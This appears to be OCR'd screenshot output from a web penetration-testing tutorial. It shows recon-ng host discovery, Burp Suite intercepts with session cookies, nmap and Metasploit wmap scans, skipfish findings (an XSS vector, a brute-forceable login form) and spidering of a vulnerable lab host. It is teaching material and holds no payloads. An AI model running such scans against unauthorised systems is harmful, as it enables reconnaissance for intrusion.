


```
[recon-ng][default] > load recon/hosts-hosts/ip_neighbor
[recon-ng][default][ip_neighbor] > set SOURCE wikipedia.org
SOURCE => wikipedia.org
[recon-ng][default][ip_neighbor] > run

-------------
WIKIPEDIA.ORG
-------------
[*] URL: http://www.my-ip-neighbors.com/?domain=wikipedia.org
[*] en.wikipedia.org
[*] en.wiktionary.org
[*] mediawiki.org
[*] simple.wikipedia.org
[*] wikibooks.org
[*] wikidata.org
[*] wikimedia.org
[*] wikinews.org
[*] wikipedia.com
[*] wikipedia.org
[*] wikiquote.org
[*] wikisource.org
[*] wikiversity.org
[*] wikivoyage.org
[*] wiktionary.org
```



Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Comment this item
Raw Headers Hex HTML Render ViewState

Response from [redacted]


```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Set-Cookie: um_IsMobile=False; path=/; HttpOnly
Set-Cookie: um_IsMobile=False; path=/; HttpOnly
Set-Cookie: language=en-US; path=/; HttpOnly
Date: Sat, 03 Jan 2015 20:29:09 GMT
Content-Length: 29119
Strict-Transport-Security: max-age=86400
Set-Cookie: BIGipServerProd_pool1=335653286.20480.0000; Path=/
Server: F5
Vary: Accept-Encoding
Connection: Keep-Alive
```


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Request to [redacted]
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex


```
GET / HTTP/1.1
Host: f5.com
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:24.0) Gecko/20140925 Firefox/24.0 Iceweasel/24.8.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: um_IsMobile=False; .ASPXANONYMOUS=PhkY6h5e0AEkAAAANmU3MjZiMDgtYjA0MS00MmFlLThlNWQtMGFkNGRhMTczNGQ00;
language=en-US; BIGipServer=!G6Hge03k5yrJb1EzWlDDa3KUvrDVLB5BiC/Vk/7AYb21zcYl2B9Uvyqu+7/94G/OpNlPPsIdPnV+XdM=;
TS0140d64e=01904cf64d1087b6872c0bfad93ea823f2217ff88fcc83ccf9c09342cd54c91a684f310b2286d77d40b02d73b2b413952af13caa4ee08
e2d2708dd4e2cebd9fc5d422730b764d8bc8490e73b9b73fae4ccf835caf66bde1b7bbe3d9ac8517e3d2f78ef30fd;
_mkto_trk=id:653-SMC-783&token:_mch-f5.com-1420247173131-43035; ASP.NET_SessionId=q3y5pntai5davwjxy4emsiv0
Connection: keep-alive
```




```
root@Kali:~/Desktop# nmap --script=http-methods.nse 192.168.1.8

Starting Nmap 6.47 ( http://nmap.org ) at 2015-01-03 12:55 IST
Nmap scan report for 192.168.1.8
Host is up (0.00050s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
| http-methods: GET HEAD POST OPTIONS TRACE
| Potentially risky methods: TRACE
|_See http://nmap.org/nsedoc/scripts/http-methods.html
10000/tcp open  snet-sensor-mgmt
MAC Address: 00:0C:29:12:90:8E (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.51 seconds
root@Kali:~/Desktop#
```




```
Connection: close\r\n
User-Agent: Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)\r\n
Host: 192.168.1.8\r\n
```




```
root@Kali:~/Desktop# nmap --script=http-methods.nse --script-args http.useragent="Scan Done by Penetration testing team" 192.168.1.8

Starting Nmap 6.47 ( http://nmap.org ) at 2015-01-03 14:44 IST
Nmap scan report for 192.168.1.8
Host is up (0.00040s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
| http-methods: GET HEAD POST OPTIONS TRACE
| Potentially risky methods: TRACE
|_See http://nmap.org/nsedoc/scripts/http-methods.html
10000/tcp open  snet-sensor-mgmt
MAC Address: 00:0C:29:12:90:8E (VMware)
```




```
msf > wmap_sites -a http://192.168.1.8
[*] Site created.
msf > wmap_sites -l
[*] Available sites
===============

     Id  Host         Vhost        Port  Proto  # Pages  # Forms
     --  ----         -----        ----  -----  -------  -------
     0   192.168.1.8  192.168.1.8  80    http   0        0


msf > wmap_targets -d 0
[*] Loading 192.168.1.8,http://192.168.1.8:80/.
msf > wmap_targets -l
[*] Defined targets
===============

     Id  Vhost        Host         Port  SSL    Path
     --  -----        ----         ----  ---    ----
     0   192.168.1.8  192.168.1.8  80    false         /
```




```
msf > wmap_run -t
[*] Testing target:
[*]     Site: 192.168.1.8 (192.168.1.8)
[*]     Port: 80 SSL: false
============================================================
[*] Testing started. 2015-01-04 02:13:56 +0530
[*]
=[ SSL testing ]=
============================================================
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
============================================================
[*] Module auxiliary/scanner/http/http_version
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/scanner/http/robots_txt
[*] Module auxiliary/scanner/http/frontpage_login
```



```
msf > wmap_run  -e

+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
Launch completed in 683.3379385471344 seconds.
+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
[*] Done.
msf > clear
[*] exec: clear

msf > vulns
[*] Time: 2015-01-03 20:45:08 UTC Vuln: host=192.168.1.8 name=HTTP Trace Method Allowed
,BID-9506,BID-9561
msf >
```




```
root@Kali:~#
root@Kali:~# skipfish -o ~/Desktop/results/ http://192.168.1.8
```



Issue type overview - click to expand:

- ● Interesting server message (8)
- ● Incorrect or missing charset (higher risk) (1)
- ● XSS vector in document body (1)
  1. http://192.168.1.62/post_comment.php?id=1 [show trace +]
     Memo: injected '<sfi...>' tag seen in HTML
- ● HTML form with no apparent XSRF protection (1)
  1. http://192.168.1.62/post_comment.php?id=1 [show trace +]
- ● Incorrect or missing charset (low risk) (17)
- ● Incorrect or missing MIME type (low risk) (1)
  1. http://192.168.1.62/icons/README [show trace +]
     Memo: text/xml
- ● Password entry form - consider brute-force (1)
  1. http://192.168.1.62/admin/index.php [show trace +]
- ● Unknown form field (can't autocomplete) (2)
- ● Hidden files / directories (4)
- ● Directory listing enabled (12)
- ● New 404 signature seen (1)
- ● New 'X-*' header value seen (4)
- ● New 'Server' header value seen (1)
- ● New HTTP cookie added (1)
  1. http://192.168.1.62/admin/ [show trace +]
     Memo: PHPSESSID




Burp Suite Free Edition v1.6.01
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Site map Scope
Request Response
Raw Headers Hex
? < + >
Type a search term
0 matches

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

- http://192.168.1.70
  - /
  - AppSensorDemo
  - ESAPI-Java-SwingSet-Interactive
  - OWASP-CSRFGuard-Test-Application.
  - WackoPicko
  - WebGoat
  - animatedcollapse.js
  - awstats
  - bodgeit
  - cyclone
  - dom-xss-example.html
  - dvwa
  - gallery2
  - getboo
  - ghost
  - gruyere
  - gtd-php
  - hackxor_intro.php
  - joomla
  - jquery.min.js
  - mandiant-struts-forms.html
  - mcir.html
  - mono
  - mutillidae
  - mutillidae
  - oneliner_intro.php
  - orangehrm
  - owaspbricks


Host	Method	URL	Params	Sta... ▲	Length	MIME type	T
http://sizzlejs.com	GET	/	□				
http://jquery.com	GET	/	□				
https://www.owasp.o...	GET	/	□			HTML	
http://samurai.inguar...	GET	/	□			HTML	
http://www.kali.org	GET	/	□			HTML	
http://sqlmap.org	GET	/	□			HTML	
http://www.dynamic...	GET	/	□				
http://urin.take-uma....	GET	/	□				
http://docs.jquery.com	GET	/License	□				
http://www.w3.org	GET	/TR/1999/REC-html4...	□				

```
GET / HTTP/1.1
Host: sizzlejs.com
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT
6.1; Win64; x64; Trident/5.0)
Connection: close
```



Host	Methoc
http://192.168.1.70	GET
http://192.168.1.70	GET
http://192.168.1.70	GET
http://192.168.1.70	GET
http://192.168.1.70	GET
http://192.168.1.70	GET
http://192.168.1.70	GET
http://192.168.1.70	GET
http://192.168.1.70	GET
http://192.168.1.70	GET

```
tillidae/ HTT
92.168.1.70
ent: Mozilla/
0100101 Firef

ml,applicatio

Language: en-
Encoding: gzi
```



Spider Status

